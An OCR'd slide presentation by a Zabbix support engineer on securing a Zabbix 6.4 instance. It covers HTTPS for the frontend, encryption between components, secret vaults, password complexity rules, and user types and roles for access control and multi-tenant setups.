ZABBIX

6.4

SECURING YOUR ZABBIX 6.4 INSTANCE

Aleksandrs Petrovs-Gavrilovs

Technical Support Engineer

IMPORTANCE OF SECURITY

Over time the security standards for IT infrastructures and software have greatly developed and at the same time improved. Creating neccesarry requirements such as:

- Uninterrupted and secure delivery of internal and external services.
- Sensitive information must stay confidential.
- Minimizing the risk for any possible data breaches.
- Secure and controlled access to the information.


IMPORTANCE OF SECURE ZABBIX

In the case of Zabbix, the importance of security becomes even more notable, as Zabbix is a monitoring solution and this means:

- Zabbix configuration may contain credentials used to access other systems
- Collected data may contain sensitive information
- Remote commands and scripts can be executed by Zabbix and Zabbix components

SECURITY IN ZABBIX

ZABBIX SECURITY DIAGRAM



ZABBIX SECURITY SUMMARY

Wide security configuration possibilities:

- Authentication mechanism which integrate existing solutions and utilize LDAP/SAML user groups,attributes and permissions with JIT support
- Role-based access enables Zabbix administrators to define a flexible set of roles to restrict access to confidential information
- Support for multi-tenant environments, where a single Zabbix instance is shared between multiple customers
- Audit logging adds a layer of visibility, helping to detect potential security or configuration problems

ZABBIX SECURITY SUMMARY

Wide security configuration possibilities:

- Multiple encryption methods for connections between every Zabbix component to protect our data
- Zabbix administrators can configure supported cipher suites based on their company policy
- Sensitive information can be stored in an encrypted vault to ensure additional layer of data safety

FRONTEND SECURITY

HTTPS VS HTTP CONNECTIONS

HTTPS is HTTP with encryption and verification. Without using HTTPS:// frontend will left without basic security, which means


- Zabbix frontend is accessed using insecure communication channels
- Sensitive information may be intercepted
- All other security configuration is under risk

HTTPS CONNECTIONS

While HTTPS uses TLS (SSL) to encrypt normal HTTP requests and responses, and to digitally sign those requests and responses.


- Traffic is encrypted using HTTPS protocol
- Information still may be intercepted, but it is unreadable
- First step before setting up other security methods

USER SECURITY




USER PASSWORD COMPLEXITY

One of the major security improvements that are introduced in Zabbix is the ability to define custom password complexity requirements. Zabbix administrators can select between multiple password complexity requirements and apply them for their Zabbix instance:



USER PASSWORD CHANGE

In addition, make sure nobody will change your account password while you are not looking, current password confirmation is now required before changing the password:




ZABBIX USER TYPES


We can have 3 types of users in Zabbix. And to better understand user roles, we need to know restrictions enforced by user types:

- Zabbix Super Admin
  - Unlimited access to everything
- Zabbix Admin
  - Can create hosts and templates
  - Permission-based access to Zabbix entities
- Zabbix User
  - Permission-based access to Zabbix entities
  - Has access only to the monitoring information
  - Has no access to configuration sections in Zabbix GUI

ZABBIX USER ROLES


User roles should be used to create custom role of a particular type and further restrict the access for all required users that belong to this role. For example, we can have an Admin Role that is limited to maintanance management.






ZABBIX USER ROLES

Or create accounts for our customers in multi-tenant environment, so that information related to their services can be available to them and they can see all the details whenever they need to:



